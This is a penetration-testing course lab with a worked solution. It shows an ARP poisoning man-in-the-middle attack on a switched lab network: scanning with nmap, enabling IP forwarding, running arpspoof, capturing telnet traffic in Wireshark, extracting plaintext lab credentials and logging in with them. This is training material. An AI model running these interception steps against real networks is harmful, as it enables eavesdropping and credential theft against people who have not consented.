eLearnSecurity
Forging security professionals

ARP POISONING

PENETRATION TESTING | SECTION 3 MODULE 6 | LAB #15

LAB

1. Description

In this lab you are connected to a switched network. Try to intercept network traffic and steal telnet credentials by performing an ARP poisoning attack.

2. Goals

- Identify the telnet server and the client machine
- Intercept traffic between the two
- Analyze the traffic and steal valid credentials
- Login into the telnet server

3. Tools

The best tools for this lab are:

- A Linux machine
- arpspoof
- Wireshark

SOLUTIONS

Please go ahead **ONLY** if you have **COMPLETED** the lab or you are stuck! Checking the solutions before actually trying the concepts and techniques you studied in the course, will dramatically reduce the benefits of a hands-on lab!

[This page intentionally left blank]

4. Solution Steps

4.1. Find the Network Configuration

After connecting to the lab, check the network configuration of the TAP interface. Then use this information to configure your scans.

```
tap0      Link encap:Ethernet  HWaddr 26:82:99:b4:7e:a5
          inet addr:10.100.13.140  Bcast:10.100.13.255
Mask:255.255.255.0
          inet6 addr: fe80::2482:99ff:feb4:7ea5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:0 (0.0 B)  TX bytes:648 (648.0 B)
```

According to the netmask, the network part of the IP address is 24 bits long.

4.2. Identify the Server and the Client

Run a scan with nmap on the target network. Filter out your attacker machine.

```
# nmap -sS -n 10.100.13.0-140,141-255

Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-24 15:01 CET
Nmap scan report for 10.100.13.36
Host is up (0.18s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 00:50:56:B1:3E:5C (VMware)

Nmap scan report for 10.100.13.37
Host is up (0.18s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 00:50:56:B1:67:0B (VMware)

Nmap done: 256 IP addresses (2 hosts up) scanned in 27.46 seconds
```

10.100.13.37 listens on port 23, so it is the server. 10.100.13.36 is the client.

4.3. Intercept the Traffic


Configure your attacking machine to forward IP packets:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Attack the victims by poisoning their ARP cache:

```
# arpspoof -i tap0 -t 10.100.13.37 -r 10.100.13.36
```


Run Wireshark and display telnet traffic only:



Filter: telnet

No.	Time	Source	Destination	Protocol	Lengtl	Info
34	4.279800000	10.100.13.37	10.100.13.36	TELNET	81	Telnet Data ...
35	4.279829000	10.100.13.37	10.100.13.36	TELNET	81	[TCP Retransmission] Telnet Data ...
38	4.459191000	10.100.13.36	10.100.13.37	TELNET	90	Telnet Data ...
39	4.459229000	10.100.13.140	10.100.13.36	ICMP	118	Redirect (Redirect for host)
40	4.459234000	10.100.13.36	10.100.13.37	TELNET	90	[TCP Retransmission] Telnet Data ...
41	4.639515000	10.100.13.37	10.100.13.36	TELNET	69	Telnet Data ...
42	4.639547000	10.100.13.37	10.100.13.36	TELNET	69	[TCP Retransmission] Telnet Data ...
43	4.815587000	10.100.13.36	10.100.13.37	TELNET	69	Telnet Data ...
44	4.815615000	10.100.13.36	10.100.13.37	TELNET	69	[TCP Retransmission] Telnet Data ...
45	4.992569000	10.100.13.37	10.100.13.36	TELNET	106	Telnet Data ...

Perform a "Follow TCP Stream" and extract the credentials:




```
..... ..#..'..... ..#..'.. .....'........... .38400,38400....'.......linux...............
Debian GNU/Linux 7
telnetserver login: elsuser
.elsuser
Password: Mys3crtP455
.
Last login: Tue Feb 24 06:03:50 PST 2015 on pts/0
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
elsuser@telnetserver:~$ ls /
.ls /
.[0m.[01;34mbin.[0m   .[01;34metc.[0m         .[01;34mlib.[0m         .[01;34mmedia.
[0m  .[01;34mproc.[0m  .[01;34msbin.[0m     .[01;34msys.[0m  .[01;34mvar.[0m
.[01;34mboot.[0m  .[01;34mhome.[0m        .[01;34mlib64.[0m       .[01;34mmnt.[0m    .
[01;34mroot.[0m  .[01;34mselinux.[0m  .[30;42mtmp.[0m  .[01;36mvmlinuz.[0m
.[01;34mdev.[0m   .[01;36minitrd.img.[0m  .[01;34mlost+found.[0m  .[01;34mopt.[0m    .
[01;34mrun.[0m   .[01;34msrv.[0m      .[01;34musr.[0m
elsuser@telnetserver:~$ |
```

4.4. Login to the Telnet Server

Use them to login into the server:



```
# telnet 10.100.13.37
Trying 10.100.13.37...
Connected to 10.100.13.37.
Escape character is '^]'.
Debian GNU/Linux 7
telnetserver login: elsuser
Password:
Last login: Tue Feb 24 06:05:14 PST 2015 on pts/0
Linux telnetserver 3.2.0-4-amd64 #1 SMP Debian 3.2.60-1+deb7u3
x86_64

The programs included with the Debian GNU/Linux system are free
software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
elsuser@telnetserver:~$ ls
README
elsuser@telnetserver:~$
```

Done!